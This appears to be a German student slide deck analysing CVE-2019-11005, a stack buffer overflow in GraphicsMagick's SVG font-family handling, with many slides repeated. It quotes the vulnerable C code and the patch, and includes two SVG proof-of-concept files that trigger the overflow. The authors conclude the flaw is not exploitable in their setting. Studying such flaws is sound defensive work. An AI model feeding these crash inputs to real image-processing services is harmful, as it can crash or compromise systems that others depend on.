CVE–2019–11005

Stack-based buffer overflow in GraphicsMagick

M. Heckel, C. Pöhlmann

2019–06–24

Inhalt

GraphicsMagick

- Bibliothek zum Bearbeiten/Manipulieren von Bildern
- 2002 von ImageMagick geforkt
- Wirbt mit besserer Performance und stabilerer API
- Schnittstellen in vielen Programmiersprachen
  - z.B. LUA, node.js, PHP, Perl, Python, etc.
- Kommandozeilentool “gm”

GraphicsMagick

- Bibliothek zum Bearbeiten/Manipulieren von Bildern
- 2002 von ImageMagick geforkt
- Wirbt mit besserer Performance und stabilerer API
- Schnittstellen in vielen Programmiersprachen
  - z.B. LUA, node.js, PHP, Perl, Python, etc.
- Kommandozeilentool “gm”

GraphicsMagick

- Bibliothek zum Bearbeiten/Manipulieren von Bildern
- 2002 von ImageMagick geforkt
- Wirbt mit besserer Performance und stabilerer API
- Schnittstellen in vielen Programmiersprachen
  - z.B. LUA, node.js, PHP, Perl, Python, etc.
- Kommandozeilentool “gm”

GraphicsMagick

- Bibliothek zum Bearbeiten/Manipulieren von Bildern
- 2002 von ImageMagick geforkt
- Wirbt mit besserer Performance und stabilerer API
- Schnittstellen in vielen Programmiersprachen
  - z.B. LUA, node.js, PHP, Perl, Python, etc.
- Kommandozeilentool “gm”

GraphicsMagick

- Bibliothek zum Bearbeiten/Manipulieren von Bildern
- 2002 von ImageMagick geforkt
- Wirbt mit besserer Performance und stabilerer API
- Schnittstellen in vielen Programmiersprachen
  - z.B. LUA, node.js, PHP, Perl, Python, etc.
- Kommandozeilentool “gm”

Verwendung




Abbildung: Statistik der Downloadanzahl nach Zeitraum

Verwendung





Abbildung: Statistik der Downloadanzahl nach Ländern

CVE–2019–11005

Base Score	**9.8 CRITICAL**
Attack Vector (AV)	Network
Attack Complexity (AC)	Low
Privileges Required (PR)	None
User Interaction (UI)	None
Scope (S)	Unchanged
Confidentiality (C)	High
Integrity (I)	High
Availability (A)	High


Stack

- LIFI (**L**ast **I**n **F**irst **O**ut) Datenstruktur



Stack


- LIFI (**L**ast **I**n **F**irst **O**ut) Datenstruktur



Push


Stack

- LIFI (**L**ast **I**n **F**irst **O**ut) Datenstruktur



Stack


- LIFI (**L**ast **I**n **F**irst **O**ut) Datenstruktur



Peek


Stack

- LIFI (**L**ast **I**n **F**irst **O**ut) Datenstruktur



Stack


- LIFI (**L**ast **I**n **F**irst **O**ut) Datenstruktur



Pop

Stack

- LIFI (**L**ast **I**n **F**irst **O**ut) Datenstruktur




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```


Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```



Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```


Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```



Call Stack

```
1  void function2() {
2      int a = 21 + 21;
3  }
4  void function1() {
5      function2();
6  }
7  int main() {
8      function1();
9      return 0;
10 }
```




Call Stack

```
1 int main() {
2     int a = 42;
3     int b = 23;
4     int c = 21;
5 }
```


Call Stack

```
1 int main() {
2     int a = 42;
3     int b = 23;
4     int c = 21;
5 }
```




Call Stack

```
1 int main() {
2     int a = 42;
3     int b = 23;
4     int c = 21;
5 }
```




Call Stack

```
1 int main() {
2     int a = 42;
3     int b = 23;
4     int c = 21;
5 }
```




Call Stack

```
1 int main() {
2     int a = 42;
3     int b = 23;
4     int c = 21;
5 }
```



Call Stack

```
1 int main() {
2     int a = 42;
3     int b = 23;
4     int c = 21;
5 }
```



Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen ⇒ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher

Buffer Overflow


- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher

Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher


Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen ⇒ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen ⇒ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen ⇒ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen ⇒ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher




Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen ⇒ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher



Buffer Overflow

- Speicherbereich begrenzter Größe
- Schreiben von Daten ohne Überprüfung der Grenzen $\Rightarrow$ ggf. Schreiben außerhalb des Speicherbereichs
- Möglicherweise Überschreiben anderer Daten im Speicher



Das Problem:

> In GraphicsMagick 1.4 snapshot-20190322 Q8, there is a stack-based buffer overflow in the function SVGStartElement of coders/svg.c, which allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a quoted font family value.
>
> *https://nvd.nist.gov/vuln/detail/CVE-2019-11005*

Das Problem

```
1  if (LocaleCompare(keyword,"font-family") == 0) {
2      /*
3         Deal with Adobe Illustrator 10.0 which double-quotes
4         font-family.  Maybe we need a generalized solution for
5         this.
6         */
7      if ((value[0] == '\'') && (value[strlen(value)-1] == '\'')) {
8          char nvalue[MaxTextExtent];
9          (void) strlcpy(nvalue,value+1,sizeof(nvalue));
10         nvalue[strlen(nvalue)-1]='\0';
11         MVGPrintf(svg_info->file,"font-family '%s'\n",nvalue);
12     } else {
13         MVGPrintf(svg_info->file,"font-family '%s'\n",value);
14     }
15     break;
16 }
```

Der Exploit

```
1  <?xml version="1.0" encoding="utf-8"?>
2  <svg xmlion="1.2" width="500px" height="500px" view="reit" od="">
3  <script><![CDATA[]]></script>
4  <pattern pats="se" id="pat1" x="10" y="10" width="20" height="+0">
5  )))))2)))))))))))))))))))))))))))))))))))))))))))))))))))))))))))ern>
6  rsion="1.2" ight="500px" view="reit" od="">green" />
7  <script><![CDATA[]]></script>
8
9  <pattern path="se" id="pat1" x="10" y="10" width="20" height="+0">
10 ))))))))))))d)))2)))))))))))))))))))))))))ern>
11 <text font-family="’" od="">
12 <script><![CDATA[]]></script>
13
14 <pattern path="se" id="pat1" x="10 fill="n" />
15 </pattern>
```

Einschätzung

- **nvalue** ist das zuletzt auf den Stack geschobene Element
- Es befindet sich kein Element vor nvalue
- Durch die Schwachstelle wird ein Byte in nicht initialisierten Speicher mit **0** überschrieben
- Schwachstelle ist nicht wirklich kritisch

Einschätzung

- **nvalue** ist das zuletzt auf den Stack geschobene Element
- Es befindet sich kein Element vor nvalue
- Durch die Schwachstelle wird ein Byte in nicht initialisierten Speicher mit **0** überschrieben
- Schwachstelle ist nicht wirklich kritisch

Einschätzung

- **nvalue** ist das zuletzt auf den Stack geschobene Element
- Es befindet sich kein Element vor nvalue
- Durch die Schwachstelle wird ein Byte in nicht initialisierten Speicher mit **0** überschrieben
- Schwachstelle ist nicht wirklich kritisch

Einschätzung

- **nvalue** ist das zuletzt auf den Stack geschobene Element
- Es befindet sich kein Element vor nvalue
- Durch die Schwachstelle wird ein Byte in nicht initialisierten Speicher mit **0** überschrieben
- Schwachstelle ist nicht wirklich kritisch

Optimierung des Call Stack

- ESP muss bei jedem Zugriff verändert werden
- Auf manchen Architekturen: Zugriff auf Variablen mit großen Offset aufwändig
  - Zugriff mit %ebp+offset nur mit relativ kleinen Offset möglich (z.B. 4 Bit)
  - Offset muss auf EBP addiert werden, um weiter entfernte Speicherbereiche adressieren zu können
  - Nach Zugriff: Zurücksetzen von EBP
- Lösung: Optimierung der Reihenfolge der Variablen auf dem Stack
- Zusätzlich: Reservieren des gesamten Speichers auf dem Stack beim Aufruf einer Funktion

Optimierung des Call Stack

- ESP muss bei jedem Zugriff verändert werden
- Auf manchen Architekturen: Zugriff auf Variablen mit großen Offset aufwändig
  - Zugriff mit %ebp+offset nur mit relativ kleinen Offset möglich (z.B. 4 Bit)
  - Offset muss auf EBP addiert werden, um weiter entfernte Speicherbereiche adressieren zu können
  - Nach Zugriff: Zurücksetzen von EBP
- Lösung: Optimierung der Reihenfolge der Variablen auf dem Stack
- Zusätzlich: Reservieren des gesamten Speichers auf dem Stack beim Aufruf einer Funktion

Optimierung des Call Stack

- ESP muss bei jedem Zugriff verändert werden
- Auf manchen Architekturen: Zugriff auf Variablen mit großen Offset aufwändig
  - Zugriff mit %ebp+offset nur mit relativ kleinen Offset möglich (z.B. 4 Bit)
  - Offset muss auf EBP addiert werden, um weiter entfernte Speicherbereiche adressieren zu können
  - Nach Zugriff: Zurücksetzen von EBP
- Lösung: Optimierung der Reihenfolge der Variablen auf dem Stack
- Zusätzlich: Reservieren des gesamten Speichers auf dem Stack beim Aufruf einer Funktion

Optimierung des Call Stack

- ESP muss bei jedem Zugriff verändert werden
- Auf manchen Architekturen: Zugriff auf Variablen mit großen Offset aufwändig
  - Zugriff mit %ebp+offset nur mit relativ kleinen Offset möglich (z.B. 4 Bit)
  - Offset muss auf EBP addiert werden, um weiter entfernte Speicherbereiche adressieren zu können
  - Nach Zugriff: Zurücksetzen von EBP
- Lösung: Optimierung der Reihenfolge der Variablen auf dem Stack
- Zusätzlich: Reservieren des gesamten Speichers auf dem Stack beim Aufruf einer Funktion

Optimierung des Call Stack

- ESP muss bei jedem Zugriff verändert werden
- Auf manchen Architekturen: Zugriff auf Variablen mit großen Offset aufwändig
  - Zugriff mit %ebp+offset nur mit relativ kleinen Offset möglich (z.B. 4 Bit)
  - Offset muss auf EBP addiert werden, um weiter entfernte Speicherbereiche adressieren zu können
  - Nach Zugriff: Zurücksetzen von EBP
- Lösung: Optimierung der Reihenfolge der Variablen auf dem Stack
- Zusätzlich: Reservieren des gesamten Speichers auf dem Stack beim Aufruf einer Funktion

Optimierung des Call Stack

- ESP muss bei jedem Zugriff verändert werden
- Auf manchen Architekturen: Zugriff auf Variablen mit großen Offset aufwändig
  - Zugriff mit %ebp+offset nur mit relativ kleinen Offset möglich (z.B. 4 Bit)
  - Offset muss auf EBP addiert werden, um weiter entfernte Speicherbereiche adressieren zu können
  - Nach Zugriff: Zurücksetzen von EBP
- Lösung: Optimierung der Reihenfolge der Variablen auf dem Stack
- Zusätzlich: Reservieren des gesamten Speichers auf dem Stack beim Aufruf einer Funktion

Optimierung des Call Stack

- ESP muss bei jedem Zugriff verändert werden
- Auf manchen Architekturen: Zugriff auf Variablen mit großen Offset aufwändig
  - Zugriff mit %ebp+offset nur mit relativ kleinen Offset möglich (z.B. 4 Bit)
  - Offset muss auf EBP addiert werden, um weiter entfernte Speicherbereiche adressieren zu können
  - Nach Zugriff: Zurücksetzen von EBP
- Lösung: Optimierung der Reihenfolge der Variablen auf dem Stack
- Zusätzlich: Reservieren des gesamten Speichers auf dem Stack beim Aufruf einer Funktion

Optimierung des Call Stack

```
1  void function1() {
2      int a = 42;
3      if(a == 23) {
4          int b[10];
5      }
6  }
7
8  int main (int argc, const char *argv[]) {
9      function1();
10     return 0;
11 }
```

Optimierung des Call Stack

```
0xffffd0f0 +0x0000: 0xf7f723bc  →  0xf7f731c0  →  0x00000000     ← $esp
0xffffd0f4 +0x0004: 0xffffd1c4  →  0xffffd37b
0xffffd0f8 +0x0008: 0xffffd1cc  →  0xffffd3b4
0xffffd0fc +0x000c: 0x080491e3  →  <__libc_csu_init+67> add edi, 0x1
0xffffd100 +0x0010: 0x00000001
0xffffd104 +0x0014: 0xffffd1c4  →  0xffffd37b
0xffffd108 +0x0018: 0xffffd1cc  →  0xffffd3b4
0xffffd10c +0x001c: 0x080491bb  →  <__libc_csu_init+27> lea esi, [ebx-0xf8]
0xffffd110 +0x0020: 0xf7fe41c0  →  <_dl_fini+0> push ebp
0xffffd114 +0x0024: 0x00000000
0xffffd118 +0x0028: 0x080491a9  →  <__libc_csu_init+9> add ebx, 0x2e57
0xffffd11c +0x002c: 0x0000002a ("*"?)
0xffffd120 +0x0030: 0xffffd128  →  0x00000000     ← $ebp
```

Das Problem — revisited

- **Frage**: Was liegt vor nvalue auf dem Stack?

Das Problem –revisited

```
1  AffineMatrix
2      affine,
3      current,
4      transform;
5  IdentityAffine(&transform);
6  (void) LogMagickEvent(CoderEvent,GetMagickModule()," ");
7  tokens=GetTransformTokens(context,value,&number_tokens);
8  if ((tokens != (char **) NULL) && (number_tokens > 0)) {
9      for (j=0; j < (number_tokens-1); j+=2) {
10         keyword=(char *) tokens[j];
11         if (keyword == (char *) NULL)
12             continue;
13         value=(char *) tokens[j+1];
14         (void) LogMagickEvent(CoderEvent,GetMagickModule(),
15                 "    %.1024s: %.1024s",keyword,value);
16         current=transform;
```

Das Problem –revisited

```
1  typedef struct _AffineMatrix
2  {
3    double
4      sx,
5      rx,
6      ry,
7      sy,
8      tx,
9      ty;
10 } AffineMatrix;
```

Der Exploit — revisited

```
1  <?xml version="1.0" encoding="UTF-8" ?>
2  <svg height="30" width="200">
3    <linearGradient id="linearGradient6593-0" gradientUnits="
       userSpaceOnUse" x1="74.658" y1="-398.92" x2="75.519" y2="-485.7"
       gradientTransform="matrix(1.0069 0 0 1.19 1.4571 709.77)">
4      <stop id="stop6595" stop-color="#be245a" offset="0"/>
5      <stop id="stop6600" stop-color="#e46e6f" offset=".48408"/>
6      <stop id="stop6597" stop-color="#f1a769" offset="1"/>
7    </linearGradient>
8    <text x="0" y="15" fill="red" dx="50%" font-family="'Helvetica, sans-
       serif'">No Problem here</text>
9    <text x="0" y="15" fill="red" dx="50%" font-family="''">BOF here</text
       >
10 </svg>
```

Demonstration des Exploit

Der Patch

```
1  if (LocaleCompare(keyword,"font-family") == 0)
2  {
3      /* Deal with Adobe Illustrator 10.0 which double-quotes
4         font-family.  Maybe we need a generalized solution for
5         this. */
6      int value_length;
7      if ((value[0] == '\'') && ((value_length=(int) strlen(value)) > 2)
8              && (value[value_length-1] == '\'')){
9          MVGPrintf(svg_info->file,"font-family '%.*s'\n",
10                 (int)(value_length-2),value+1);
11     } else {
12         MVGPrintf(svg_info->file,"font-family '%s'\n",value);
13     }
14     break;
15 }
```

Fazit

- Schwachstelle in der im Rahmen dieser StA untersuchten Situation nicht ausnutzbar
- Schreiben außerhalb von dafür vorgesehen Speicherbereichen nie gut (s. Demonstration)
- Empfehlung: Patchen

Fazit

- Schwachstelle in der im Rahmen dieser StA untersuchten Situation nicht ausnutzbar
- Schreiben außerhalb von dafür vorgesehen Speicherbereichen nie gut (s. Demonstration)
- Empfehlung: Patchen

Fazit

- Schwachstelle in der im Rahmen dieser StA untersuchten Situation nicht ausnutzbar
- Schreiben außerhalb von dafür vorgesehen Speicherbereichen nie gut (s. Demonstration)
- Empfehlung: Patchen

Quellen/Referenzen

- http://www.graphicsmagick.org/programming.html
- https://nvd.nist.gov/vuln/detail/CVE-2019-11005
- https://sourceforge.net/p/graphicsmagick/bugs/600/
- ftp://gcc.gnu.org/pub/gcc/summit/2003/Optimal%20Stack%20Slot%20Assignment.pdf
- http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1256.pdf